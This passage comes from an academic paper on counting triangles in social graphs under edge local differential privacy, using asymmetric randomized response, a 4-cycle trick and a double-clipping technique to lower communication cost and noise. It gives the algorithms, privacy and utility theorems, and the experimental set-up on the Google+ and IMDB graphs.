Input: Graph $G \in \mathcal{G}$ represented as neighbor lists $\mathbf{a}_1, \ldots, \mathbf{a}_n \in \{0,1\}^n$, privacy budgets $\varepsilon_1, \varepsilon_2 \in \mathbb{R}_{\geq 0}$, $d_{max} \in \mathbb{Z}_{\geq 0}$, $\mu \in [0, \frac{e^{\varepsilon_1}}{e^{\varepsilon_1}+1}]$.
Output: Private estimate $\hat{f}_\triangle(G)$ of $f_\triangle(G)$.

1 [s] $\rho \leftarrow e^{-\varepsilon_1}$;
2 [v_i, s] $\mu^* \leftarrow \mu$, μ^2, and μ^3 in F, O, and T, respectively;
/* First round. */
3 **for** $i = 1$ **to** n **do**
4 [v_i] $\mathbf{r}_i \leftarrow (ARR_{\varepsilon_1,\mu}(a_{i,1}), \ldots, ARR_{\varepsilon_1,\mu}(a_{i,i-1}))$;
5 [v_i] Upload $\mathbf{r}_i = (r_{i,1}, \ldots, r_{i,i-1})$ to the server;
6 **end**
7 [s] $E' = \{(v_j, v_k) : r_{k,j} = 1, j < k\}$;
/* Second round. */
8 **for** $i = 1$ **to** n **do**
9 [s] Compute M_i by (7), (8), and (9) in F, O, and T, respectively;
10 [v_i] Download M_i from the server;
11 [v_i] $t_i \leftarrow |\{(v_i, v_j, v_k) : a_{i,j} = a_{i,k} = 1, (v_j, v_k) \in M_i, j < k < i\}|$;
12 [v_i] $s_i \leftarrow |\{(v_i, v_j, v_k) : a_{i,j} = a_{i,k} = 1, j < k < i\}|$;
13 [v_i] $w_i \leftarrow t_i - \mu^* \rho s_i$;
14 [v_i] $\hat{w}_i \leftarrow w_i + \text{Lap}(\frac{d_{max}}{\varepsilon_2})$;
15 [v_i] Upload $\hat{w}_i$ to the server;
16 **end**
17 [s] $\hat{f}_\triangle(G) \leftarrow \frac{1}{\mu^*(1-\rho)} \sum_{i=1}^n \hat{w}_i$;
18 **return** $\hat{f}_\triangle(G)$

Algorithm 1: Our three algorithms. "F", "O", "T" are shorthands for $\text{ARRFull}_\triangle$, $\text{ARROneNS}_\triangle$, and $\text{ARRTwoNS}_\triangle$, respectively. [$v_i$] and [s] represent that the process is run by v_i and the server, respectively.

Recall that the server calculates a message M_i for v_i as:

$$M_i = \{(v_j, v_k) \in E' | j < k < i\} \quad (7)$$
$$M_i = \{(v_j, v_k) \in E' | (v_i, v_k) \in E', j < k < i\} \quad (8)$$
$$M_i = \{(v_j, v_k) \in E' | (v_i, v_j) \in E', (v_i, v_k) \in E', j < k < i\} \quad (9)$$

in $\text{ARRFull}_\triangle$, $\text{ARROneNS}_\triangle$, $\text{ARRTwoNS}_\triangle$, respectively.

Algorithm 1 shows our three algorithms. These algorithms are processed differently in lines 2 and 9; "F", "O", "T" are shorthands for $\text{ARRFull}_\triangle$, $\text{ARROneNS}_\triangle$, and $\text{ARRTwoNS}_\triangle$,

[2]For example, d_{max} is public in Facebook: $d_{max} = 5000$ [3]. If the server does not have prior knowledge about d_{max}, she can privately estimate d_{max} and use graph projection to guarantee that each user's degree never exceeds the private estimate of d_{max} [29]. In any case, the assumption in Section 4.2 does not undermine our algorithms, because our entire algorithms with double clipping in Section 5 does *not* assume that d_{max} is public.

respectively. The privacy budgets for the first and second rounds are $\varepsilon_1, \varepsilon_2 \in \mathbb{R}_{\geq 0}$, respectively.

The first round appears in lines 3-7 of Algorithm 1. In this round, each user applies $ARR_{\varepsilon_1,\mu}$ defined by (5) and (6) to bits $a_{i,1}, \ldots, a_{i,i-1}$ for smaller user IDs in her neighbor list $\mathbf{a}_i$, i.e., lower triangular part of $\mathbf{A}$. Let $\mathbf{r}_i = (r_{i,1}, \ldots, r_{i,i-1}) \in \{0,1\}^{i-1}$ be the obfuscated bits of v_i. User v_i uploads $\mathbf{r}_i$ to the server. Then the server combines the noisy edges together, forming $E' = \{(v_j, v_k) : r_{k,j} = 1, j < k\}$.

The second round appears in lines 8-17 of Algorithm 1. In this round, the server computes a message M_i by (7), (8), or (9), and user v_i downloads it. Then user v_i calculates the number $t_i \in \mathbb{Z}_{\geq 0}$ of noisy triangles (v_i, v_j, v_k) such that only one edge (v_j, v_k) is noisy, as shown in Figure 2. User v_i also calculate a corrective term $s_i \in \mathbb{Z}_{\geq 0}$. The corrective term s_i is the number of possible triangles involving v_i and is computed to obtain an unbiased estimate of $f_\triangle(G)$. User v_i calculates $w_i = t_i - \mu^* \rho s_i$, where $\rho = e^{-\varepsilon_1}$ and $\mu^* = \mu, \mu^2$, and μ^3 in "F", "O", and "T", respectively. Then v_i adds the Laplacian noise $\mathrm{Lap}(\frac{d_{max}}{\varepsilon_2})$ to w_i to provide ε_2-edge LDP and sends the noisy value $\hat{w}_i$ $(= w_i + \mathrm{Lap}(\frac{d_{max}}{\varepsilon_2}))$ to the server. Note that adding one edge increases both t_i and s_i by at most d_{max}. Thus, the global sensitivity of w_i is at most d_{max}. Finally, the server calculates an estimate of $f_\triangle(G)$ as: $\hat{f}_\triangle(G) = \frac{1}{\mu^*(1-\rho)} \sum_{i=1}^{n} \hat{w}_i$. As we prove later, $\hat{f}_\triangle(G)$ is an unbiased estimate of $f_\triangle(G)$.

4.3 Theoretical Analysis

We now introduce the theoretical guarantees on the privacy, communication, and utility of our algorithms.

Privacy. We first show the privacy guarantees:

Theorem 1. *For $i \in [n]$, let $\mathcal{R}_i^1, \mathcal{R}_i^2(M_i)$ be the randomizers used by user v_i in rounds 1 and 2 of Algorithm 1. Let $\mathcal{R}_i(\mathbf{a}_i) = (\mathcal{R}_i^1(\mathbf{a}_i), \mathcal{R}_i^2(M_i)(\mathbf{a}_i))$ be the composition of the two randomizers. Then, $\mathcal{R}_i$ satisfies $(\varepsilon_1 + \varepsilon_2)$-edge LDP and $(\mathcal{R}_1, \ldots, \mathcal{R}_n)$ satisfies $(\varepsilon_1 + \varepsilon_2)$-relationship DP.*

Note that the doubling issue in Section 3.2 does not occur, because we use only the lower triangular part of $\mathbf{A}$. By the immunity to post-processing, the estimate $\hat{f}_\triangle(G)$ also satisfies $(\varepsilon_1 + \varepsilon_2)$-edge LDP and $(\varepsilon_1 + \varepsilon_2)$-relationship DP.

Communication. Recall that we evaluate the algorithms based on their download cost (3) and upload cost (4).

Download Cost: The download cost is the number of bits required to download M_i. M_i can be represented as a list of edges between others, and each edge can be identified with two indices (user IDs), i.e., $2\log n$ bits. There are $\frac{(n-1)(n-2)}{2} \approx \frac{n^2}{2}$ edges between others. $ARR_{\varepsilon_1,\mu}$ outputs 1 with probability at most μ. In addition, each noisy triangle must have 1, 2, and 3 noisy edges in ARRFull$_\triangle$, ARROneNS$_\triangle$, and ARRTwoNS$_\triangle$, respectively, as shown in Figure 3.

Thus, the download cost in Algorithm 1 can be written as:

$$Cost_{DL} \leq \mu^* n^2 \log n, \tag{10}$$

where $\mu^* = \mu, \mu^2$, and μ^3 in ARRFull$_\triangle$, ARROneNS$_\triangle$, and ARRTwoNS$_\triangle$, respectively. In (10), we upper-bounded Cost_{DL} by using the fact that $ARR_{\varepsilon_1,\mu}$ outputs 1 with probability at most μ. However, when $d_{max} \ll n$, $ARR_{\varepsilon_1,\mu}$ outputs 1 with probability $\mu e^{-\varepsilon_1}$ in most cases. In that case, we can roughly approximate Cost_{DL} by replacing μ with $\mu e^{-\varepsilon_1}$ in (10).

Upload Cost: The upload cost comes from the number of bits required to upload $\mathcal{R}_i^1(\mathbf{a}_i)$ and $\mathcal{R}_i^2(M_i)(\mathbf{a}_i)$. Uploading $\mathcal{R}_i^1(\mathbf{a}_i)$ involves uploading $\mathbf{r}_i$ (line 5), which is a list of up to n noisy neighbors. By sending just the indices (user IDs) of the 1s in $\mathbf{r}_i$, each user sends $\|\mathbf{r}_i\|_1 \log n$ bits, where $\|\mathbf{r}_i\|_1$ is the number of 1s in $\mathbf{r}_i$. When we use $ARR_{\varepsilon_1,\mu}$, we have $\mathbb{E}[\|\mathbf{r}_i\|_1] \leq \mu n$. Uploading $\mathcal{R}_i^2(M_i)$ involves uploading a single real number $\hat{w}_i$ (line 15), which is negligibly small (e.g., 64 bits when we use a double-precision floating-point).

Thus, the upload cost in Algorithm 1 can be written as:

$$Cost_{UL} \leq \mu n \log n. \tag{11}$$

Clearly, Cost_{UL} is much smaller than Cost_{DL} for large n.

Utility. Analyzing the expected l_2 loss $l_2^2(f_\triangle(G), \hat{f}_\triangle(G))$ of the algorithms involves first proving that the estimator $\hat{f}_\triangle$ is unbiased and then analyzing the variance $\mathbb{V}[\hat{f}_\triangle(G)]$ to obtain an upper-bound on $l_2^2(f_\triangle(G), \hat{f}_\triangle(G))$. This is given in the following:

Theorem 2. *Let $G \in \mathcal{G}$, $\varepsilon_1, \varepsilon_2 \in \mathbb{R}_{\geq 0}$, and $\mu \in [0, \frac{e^{\varepsilon_1}}{e^{\varepsilon_1}+1}]$. Let $\hat{f}_\triangle^F(G), \hat{f}_\triangle^O(G)$, and $\hat{f}_\triangle^T(G)$ be the estimates output respectively by ARRFull$_\triangle$, ARROneNS$_\triangle$, and ARRTwoNS$_\triangle$ in Algorithm 1. Then, $\mathbb{E}[\hat{f}_\triangle^F(G)] = \mathbb{E}[\hat{f}_\triangle^O(G)] = \mathbb{E}[\hat{f}_\triangle^T(G)] = f_\triangle(G)$ (i.e., estimates are unbiased) and*

$$l_2^2(f_\triangle(G), \hat{f}_\triangle^F(G)) \leq \frac{2C_4(G)+S_2(G)}{\mu(1-e^{\varepsilon_1})^2} + \frac{2nd_{max}^2}{\mu^2(1-e^{\varepsilon_1})^2\varepsilon_2^2}$$

$$l_2^2(f_\triangle(G), \hat{f}_\triangle^O(G)) \leq \frac{\mu(2C_4(G)+6S_3(G))+S_2(G)}{\mu^2(1-e^{\varepsilon_1})^2} + \frac{2nd_{max}^2}{\mu^4(1-e^{\varepsilon_1})^2\varepsilon_2^2}$$

$$l_2^2(f_\triangle(G), \hat{f}_\triangle^T(G)) \leq \frac{\mu^2(2C_4(G)+6S_3(G))+S_2(G)}{\mu^3(1-e^{\varepsilon_1})^2} + \frac{2nd_{max}^2}{\mu^6(1-e^{\varepsilon_1})^2\varepsilon_2^2},$$

where $C_4(G)$ is the number of 4-cycles in G and $S_k(G)$ is the number of k-stars in G.

For each of the three upper-bounds in Theorem 2, the first and second terms are the estimation errors caused by empirical estimation and the Laplacian noise, respectively. We also note that $C_4(G) = S_3(G) = O(nd_{max}^3)$ and $S_2(G) = O(nd_{max}^2)$. Thus, for small μ, the l_2 loss of empirical estimation can be expressed as $O(nd_{max}^3)$, $O(nd_{max}^2)$, and $O(nd_{max}^2)$ in ARRFull$_\triangle$, ARROneNS$_\triangle$, ARRTwoNS$_\triangle$, respectively (as the factors of $C_4(G)$ and $S_3(G)$ diminish for small μ).

This highlights our 4-cycle trick. The large l_2 loss of ARRFull$_\triangle$ is caused by the number $C_4(G) = O(nd_{max}^3)$ of 4-cycles. ARROneNS$_\triangle$ and ARRTwoNS$_\triangle$ addresses this issue by increasing independent noise, as shown in Figure 4.

5 Double Clipping

In Section 4, we showed that the estimation error caused by empirical estimation (i.e., the first term in Theorem 2) is significantly reduced by the 4-cycle trick. However, the estimation error is still very large in our algorithms presented in Section 4, as shown in our experiments. This is because the estimation error by the Laplacian noise (i.e., the second term in Theorem 2) is very large, especially for small ε_2 or μ. This error term is tight and unavoidable as long as we use d_{max} as a global sensitivity, which suggests that we need a better global sensitivity analysis. To significantly reduce the global sensitivity, we propose a novel *double clipping* technique.

We describe the overview and details of our double clipping in Sections 5.1 and 5.2, respectively. Then we perform theoretical analysis in Section 5.3.

5.1 Overview

Motivation. Figure 5 shows noisy triangles involving edge (v_i, v_j) counted by user v_i in our three algorithms. Our algorithms in Section 4 use the fact that the number of such noisy triangles (hence the global sensitivity) is upper-bounded by the maximum degree d_{max} because adding one edge increases the triangle count by at most d_{max}. Unfortunately, this upper-bound is too large, as shown in our experiments.

In this paper, we significantly reduce this upper-bound by using the parameter μ in the ARR and user v_i's degree $d_i \in \mathbb{Z}_{\geq 0}$ for users with smaller IDs. For example, the number of noisy triangles involving (v_i, v_j) in ARRFull$_\triangle$ is expected to be around μd_i because one noisy edge is included in each noisy triangle (as shown in Figure 5) and all noisy edges are independent. μd_i is very small, especially when we set $\mu \ll 1$ to reduce the communication cost.

However, we cannot directly use μd_i as an upper-bound of the global sensitivity in ARRFull$_\triangle$ for two reasons. First, μd_i leaks the exact value of user v_i's degree d_i and violates edge LDP. Second, the number of noisy triangles involving (v_i, v_j) exceeds μd_i with high probability (about 0.5). Thus, the noisy triangle count cannot be upper-bounded by μd_i.

To address these two issues, we propose a double clipping technique, which is explained below.

Algorithm Overview. Figure 6 shows the overview of our double clipping, which consists of an *edge clipping* and *noisy triangle clipping*. The edge clipping addresses the first issue (i.e., leakage of d_i) as follows. It privately computes a noisy version of d_i (denoted by $\tilde{d}_i$) with edge LDP. Then it removes some neighbors from a neighbor list $\mathbf{a}_i$ so that the degree of v_i never exceeds the noisy degree $\tilde{d}_i$. This removal process is also known as graph projection [23, 24, 37, 50]. Edge clipping is used in [29] to obtain a noisy version of d_{max}.

The main novelty in our double clipping lies at the *noisy triangle clipping* to address the second issue (i.e., excess of the noisy triangle count). This issue appears when we attempt




Figure 5: Noisy triangles involving edge (v_i, v_j) counted by user v_i ($j < k, l, m < i$).




Figure 6: Overview of double clipping applied to edge (v_1, v_7).

to reduce the global sensitivity by using a very small sampling probability for each edge. Therefore, the noisy triangle clipping has not been studied in the existing works on private triangle counting [24, 29, 36, 37, 56, 64, 65, 67], because they do not apply a sampling technique.

Our noisy triangle clipping reduces the noisy triangle count so that it never exceeds a user-dependent clipping threshold $\kappa_i \in \mathbb{R}_{\geq 0}$. Then a crucial issue is how to set an appropriate threshold κ_i. We theoretically analyze the probability that the noisy triangle count exceeds κ_i (referred to as the *triangle excess probability*) as a function of the ARR parameter μ and the noisy degree $\tilde{d}_i$. Then we set κ_i so that the triangle excess probability is very small ($= 10^{-6}$ in our experiments).

We use the clipping threshold κ_i as a global sensitivity. Note that κ_i provides edge LDP because $\tilde{d}_i$ provides edge LDP, i.e., immunity to post-processing [25]. κ_i is also very small when $\mu \ll 1$, as it is determined based on μ.

5.2 Algorithms

Algorithm 2 shows our double clipping algorithm. All the processes are run by user v_i at the second round. Thus, there is no interaction with the server in Algorithm 2.

Edge Clipping. The edge clipping appears in lines 2-3 of Algorithm 2. It uses a privacy budget $\varepsilon_0 \in \mathbb{R}_{\geq 0}$.

In line 2, user v_i adds the Laplacian noise $\mathrm{Lap}(\frac{1}{\varepsilon_0})$ to her degree d_i. Since adding/removing one edge changes d_i by at most 1, this process provides ε_0-edge LDP. v_i also adds some non-negative constant $\alpha \in \mathbb{R}_{\geq 0}$ to d_i. We add this value so that edge removal (in line 3) occurs with a very small probability; e.g., in our experiments, we set $\alpha = 150$, where edge removal occurs with probability 1.5×10^{-7} when $\varepsilon_0 = 0.1$. A similar technique is introduced in [56] to provide (ε, δ)-DP [25] with small δ. The difference between ours and [56] is that we perform edge clipping to always provide ε-DP; i.e., $\delta = 0$. Let $\tilde{d}_i \in \mathbb{R}_{\geq 0}$ be the noisy degree of v_i.

Input: Neighbor list $\mathbf{a}_i \in \{0,1\}^n$, privacy budget $\varepsilon_0 \in \mathbb{R}_{\geq 0}$ $\mu \in [0, \frac{e^{\varepsilon_1}}{e^{\varepsilon_1}+1}]$, $\alpha \in \mathbb{R}_{\geq 0}$, $\beta \in \mathbb{R}_{\geq 0}$.
Output: $\hat{w}_i$.

1 $\mu^* \leftarrow \mu$, μ^2, and μ^3 in F, O, and T, respectively;
/* Edge clipping. */
2 $\tilde{d}_i = \max\{d_i + \mathrm{Lap}(\frac{1}{\varepsilon_0}) + \alpha, 0\}$;
/* Remove $d_i - \lfloor \tilde{d}_i \rfloor$ neighbors if $d_i > \tilde{d}_i$. */
3 $\mathbf{a}_i \leftarrow \mathtt{GraphProjection}(\mathbf{a}_i, \tilde{d}_i)$;
/* Noisy triangle clipping. */
4 **for** j such that $a_{i,j} = 1$ and $j < i$ **do**
5 $\quad t_{i,j} \leftarrow |\{(v_i, v_j, v_k) : a_{i,k} = 1, (v_j, v_k) \in M_i, j < k < i\}|$;
6 **end**
/* Calculate $\kappa_i \in [\mu^* \tilde{d}_i, \tilde{d}_i]$ s.t. the triangle excess probability is β or less. */
7 $\kappa_i \leftarrow \mathtt{ClippingThreshold}(\mu, \tilde{d}_i, \beta)$;
8 $t_i \leftarrow \sum_{a_{i,j}=1, j<i} \min\{t_{i,j}, \kappa_i\}$;
9 $s_i \leftarrow |\{(v_i, v_j, v_k) : a_{i,j} = a_{i,k} = 1, j < k < i\}|$;
10 $w_i \leftarrow t_i - \mu^* \rho s_i$;
11 $\hat{w}_i \leftarrow w_i + \mathrm{Lap}(\frac{\kappa_i}{\varepsilon_2})$;
12 **return** $\hat{w}_i$

Algorithm 2: Our double clipping algorithm. "F", "O", "T" are shorthands for ARRFull$_\triangle$, ARROneNS$_\triangle$, and ARRTwoNS$_\triangle$, respectively. All the processes are run by user v_i.

In line 3, user v_i calls the function `GraphProjection`, which performs graph projection as follows; if $d_i > \tilde{d}_i$, randomly remove $d_i - \lfloor \tilde{d}_i \rfloor$ neighbors from $\mathbf{a}_i$; otherwise, do nothing. Consequently, the degree of v_i never exceeds $\tilde{d}_i$.

Noisy Triangle Clipping. The noisy triangle clipping appears in lines 4-11 of Algorithm 2.

In lines 4-6, user v_i calculates the number $t_{i,j} \in \mathbb{Z}_{\geq 0}$ of noisy triangles (v_i, v_j, v_k) $(j < k < i)$ involving (v_i, v_j) (as shown in Figure 5). Note that the total number t_i of noisy triangles of v_i can be expressed as: $t_i = \sum_{a_{i,j}=1, j<i} t_{i,j}$. In line 7, v_i calls the function `ClippingThreshold`, which calculates a clipping threshold $\kappa_i \in [\mu^* \tilde{d}_i, \tilde{d}_i]$ ($\mu^* = \mu$, μ^2, and μ^3 in "F", "O", and "T", respectively) based on the ARR parameter μ and the noisy degree $\tilde{d}_i$ so that the triangle excess probability does not exceed some constant $\beta \in \mathbb{R}_{\geq 0}$. We explain how to calculate the triangle excess probability in Section 5.3. In line 8, v_i calculates the total number t_i of noisy triangles by summing up $t_{i,j}$, with the exception that v_i adds κ_i if $t_{i,j} > \kappa_i$. In other words, triangle removal occurs if $t_{i,j} > \kappa_i$. Then, the number of noisy triangles involving (v_i, v_j) never exceeds κ_i.

Lines 9-11 in Algorithm 2 are the same as lines 12-14 in Algorithm 1, except that the global sensitivity in the former (resp. latter) is κ_i (resp. d_{max}). Line 11 in Algorithm 2 provides ε_2-edge LDP because the number of triangles involving (v_i, v_j) is now upper-bounded by κ_i.

Our Entire Algorithms with Double Clipping. We can run our algorithms ARRFull$_\triangle$, ARROneNS$_\triangle$, ARRTwoNS$_\triangle$ with double clipping just by replacing lines 11-14 in Algorithm 1 with lines 2-11 in Algorithm 2. That is, after calculating $\hat{w}_i$ by Algorithm 2, v_i uploads $\hat{w}_i$ to the server. Then the server calculates an estimate of $f_\triangle(G)$ as $\hat{f}_\triangle(G) = \frac{1}{\mu^*(1-\rho)} \sum_{i=1}^n \hat{w}_i$.

We also note that the input d_{max} in Algorithm 1 is no longer necessary thanks to the edge clipping; i.e., our entire algorithms with double clipping do not assume that d_{max} is public.

5.3 Theoretical Analysis

We now perform a theoretical analysis on the privacy and utility of our double clipping.

Privacy. We begin with the privacy guarantees:

Theorem 3. *For $i \in [n]$, let $\mathcal{R}_i^1, \mathcal{R}_i^2(M_i)$ be the randomizers used by user v_i in rounds 1 and 2 of our algorithms with double clipping (Algorithms 1 and 2). Let $\mathcal{R}_i(\mathbf{a}_i) = (\mathcal{R}_i^1(\mathbf{a}_i), \mathcal{R}_i^2(M_i)(\mathbf{a}_i))$ be the composition of the two randomizers. Then, $\mathcal{R}_i$ satisfies $(\varepsilon_0 + \varepsilon_1 + \varepsilon_2)$-edge LDP, and $(\mathcal{R}_1, \ldots, \mathcal{R}_n)$ satisfies $(\varepsilon_0 + \varepsilon_1 + \varepsilon_2)$-relationship DP.*

Utility. Next, we show the triangle excess probability:

Theorem 4. *In Algorithm 2, the triangle excess probability (i.e., probability that the number of noisy triangles $t_{i,j}$ involving edge (v_i, v_j) exceeds a clipping threshold κ_i) is:*

$$\Pr(t_{i,j} > \kappa_i) \leq \exp\left[-\tilde{d}_i D\left(\frac{\kappa_i}{\tilde{d}_i} \parallel \mu\right)\right] \tag{12}$$

$$\Pr(t_{i,j} > \kappa_i) \leq \exp\left[-\tilde{d}_i D\left(\frac{\kappa_i}{\tilde{d}_i} \parallel \mu^2\right)\right] \tag{13}$$

$$\Pr(t_{i,j} > \kappa_i) \leq \mu \exp\left[-\tilde{d}_i D\left(\frac{\max\{\kappa_i, \mu^2 \tilde{d}_i\}}{\tilde{d}_i} \parallel \mu^2\right)\right] \tag{14}$$

in ARRFull$_\triangle$, ARROneNS$_\triangle$, and ARRTwoNS$_\triangle$, respectively, where $D(p_1 \parallel p_2)$ is the Kullback-Leibler divergence between two Bernoulli distributions; i.e.,

$$D(p_1 \parallel p_2) = p_1 \log \frac{p_1}{p_2} + (1 - p_1) \log \frac{1-p_1}{1-p_2}.$$

In all of (12), (13), and (14), we use the Chernoff bound, which is known to be reasonably tight [10].

Setting κ_i. The function `ClippingThreshold` in Algorithm 2 sets a clipping threshold κ_i of user v_i based on Theorem 4. Specifically, we set $\kappa_i = \lambda_i \mu^* \tilde{d}_i$, where $\lambda_i \in \mathbb{N}$, and calculate λ_i as follows. We initially set $\lambda_i = 1$ and keep increasing λ_i by 1 until the upper-bound (i.e., right-hand side of (12), (13), or (14)) is smaller than or equal to the triangle excess probability β. In our experiments, we set $\beta = 10^{-6}$.

Large κ_i of ARRTwoNS$_\triangle$. By (12) and (13), the upper-bound on the triangle excess probability is the same between ARRFull$_\triangle$ and ARROneNS$_\triangle$. In contrast, ARRTwoNS$_\triangle$ has a larger upper-bound. For example, when $\kappa_i = 15\mu^* \tilde{d}_i$, $\mu^* = 10^{-3}$, and $\tilde{d}_i = 1000$, the right-hand sides of (12), (13),

	ARRFull$_\triangle$	ARROneNS$_\triangle$	ARRTwoNS$_\triangle$
Privacy	$(\varepsilon_0+\varepsilon_1+\varepsilon_2)$-edge LDP and $(\varepsilon_0+\varepsilon_1+\varepsilon_2)$-relationship DP		
Expected l_2 loss	$O\left(\frac{nd_{max}^3}{\mu(1-e^{-\varepsilon_1})^2}+\frac{2\sum_{i=1}^n \kappa_i^2}{\mu^2(1-e^{-\varepsilon_1})^2\varepsilon_2^2}\right)$	$O\left(\frac{nd_{max}^2}{\mu^2(1-e^{-\varepsilon_1})^2}+\frac{2\sum_{i=1}^n \kappa_i^2}{\mu^4(1-e^{-\varepsilon_1})^2\varepsilon_2^2}\right)$	$O\left(\frac{nd_{max}^2}{\mu^3(1-e^{-\varepsilon_1})^2}+\frac{2\sum_{i=1}^n \kappa_i^2}{\mu^6(1-e^{-\varepsilon_1})^2\varepsilon_2^2}\right)$
Cost$_{DL}$	$\mu n^2 \log n$	$\mu^2 n^2 \log n$	$\mu^3 n^2 \log n$
Cost$_{UL}$	$\mu n \log n$	$\mu n \log n$	$\mu n \log n$

Table 1: Performance guarantees of our three algorithms with double clipping when the edge removal and triangle removal do not occur. The expected l_2 loss assumes that μ is small. The download (resp. upload) cost is an upper-bound in (10) (resp. (11)).

and (14) are 2.5×10^{-12}, 2.5×10^{-12}, and 3.3×10^{-2}, respectively. Consequently, ARRTwoNS$_\triangle$ has a larger global sensitivity κ_i for the same value of β.

We can explain a large global sensitivity κ_i of ARRTwoNS$_\triangle$ as follows. The number $t_{i,j}$ of noisy triangles involving (v_i, v_j) in ARRFull$_\triangle$ is expected to be around μd_i because one noisy edge is in each noisy triangle (as in Figure 5) and all noisy edges are independent. For the same reason, $t_{i,j}$ in ARROneNS$_\triangle$ is expected to be around $\mu^2 d_i$. However, $t_{i,j}$ in ARRTwoNS$_\triangle$ is *not* expected to be around $\mu^3 d_i$, because all the noisy triangles have noisy edge (v_i, v_j) in common (as in Figure 5). Then, the expectation of $t_{i,j}$ largely depends on the presence/absence of the noisy edge (v_i, v_j); i.e., if noisy edge (v_i, v_j) exists, it is $\mu^2 d_i$; otherwise, 0. Thus, κ_i cannot be effectively reduced by double clipping.

Summary. The performance guarantees of our three algorithms with double clipping can be summarized in Table 1.

The first and second terms of the expected l_2 loss are the l_2 loss of empirical estimation and that of the Laplacian noise, respectively. For small μ, the l_2 loss of empirical estimation can be expressed as $O(nd_{max}^3)$, $O(nd_{max}^2)$, and $O(nd_{max}^2)$ in ARRFull$_\triangle$, ARROneNS$_\triangle$, ARRTwoNS$_\triangle$, respectively, as explained in Section 4.3. The l_2 loss of the Laplacian noise is $O(\sum_{i=1}^n \kappa_i^2)$, which is much smaller than $O(nd_{max}^2)$. Thus, our ARROneNS$_\triangle$ that effectively reduces κ_i provides the smallest error, as shown in our experiments.

We also note that both the space and the time complexity to compute and send M_i in our algorithms are $O(\mu^* n^2)$ (as $|E'| = O(\mu^* n^2)$), which is much smaller than [29] ($= O(n^2)$).

6 Experiments

To evaluate each component of our algorithms in Sections 4 and 5 as well as our entire algorithms (i.e., ARRFull$_\triangle$, ARROneNS$_\triangle$, ARRTwoNS$_\triangle$with double clipping), we pose the following three research questions:

RQ1. How do our three triangle counting algorithms (i.e., ARRFull$_\triangle$, ARROneNS$_\triangle$, ARRTwoNS$_\triangle$) in Section 4 compare with each other in terms of accuracy?

RQ2. How much does our double clipping technique in Section 5 decrease the estimation error?

RQ3. How much do our entire algorithms reduce the communication cost, compared to the existing algorithm [29], while keeping high utility (e.g., relative error $\ll 1$)?

In Appendix B, we also compare our entire algorithms with one-round algorithms.

6.1 Experimental Set-up

In our experiments, we used two real graph datasets:

Gplus. The Google+ dataset [41] (denoted by Gplus) was collected from users who had shared circles. From the dataset, we constructed a social graph $G = (V, E)$ with 107614 nodes (users) and 12238285 edges, where edge $(v_i, v_j) \in E$ represents that v_i follows or is followed by v_j. The average (resp. maximum) degree in G is 113.7 (resp. 20127).

IMDB. The IMDB (Internet Movie Database) [2] (denoted by IMDB) includes a bipartite graph between 896308 actors and 428440 movies. From this, we constructed a graph $G = (V, E)$ with 896308 nodes (actors) and 57064358 edges, where edge $(v_i, v_j) \in E$ represents that v_i and v_j have played in the same movie. The average (resp. maximum) degree in G is 63.7 (resp. 15451). Thus, IMDB is more sparse than Gplus.

In the full version [30], we also evaluate our algorithms using a synthetic graph based on the Barabási-Albert model [11], which has a power-law degree distribution.

We evaluated our algorithms while changing μ^*, where $\mu^* = \mu$, μ^2, and μ^3 in ARRFull$_\triangle$, ARROneNS$_\triangle$, and ARRTwoNS$_\triangle$, respectively. Cost$_{DL}$ is the same between the three algorithms. We typically set the total privacy budget ε to $\varepsilon = 1$ (at most 2) because it is acceptable in many practical scenarios [39].

In our double clipping, we set $\alpha = 150$ and $\beta = 10^{-6}$ so that both edge removal and triangle removal occur with a very small probability ($\leq 10^{-6}$ when $\varepsilon_0 = 0.1$). Then for each algorithm, we evaluated the relative error between the true triangle count $f_\triangle(G)$ and its estimate $\hat{f}_\triangle(G)$. Since the estimate $\hat{f}_\triangle(G)$ varies depending on the randomness of LDP mechanisms, we ran each algorithm $\tau \in \mathbb{N}$ times ($\tau = 20$ and 10 for Gplus and IMDB, respectively) and averaged the relative error over the τ cases.




Figure 7: Relative error of our three algorithms with double clipping ("DC") when $\varepsilon = 1$ or 2 and $\mu^* = 10^{-3}$ ($n = 107614$ in Gplus, $n = 896308$ in IMDB).

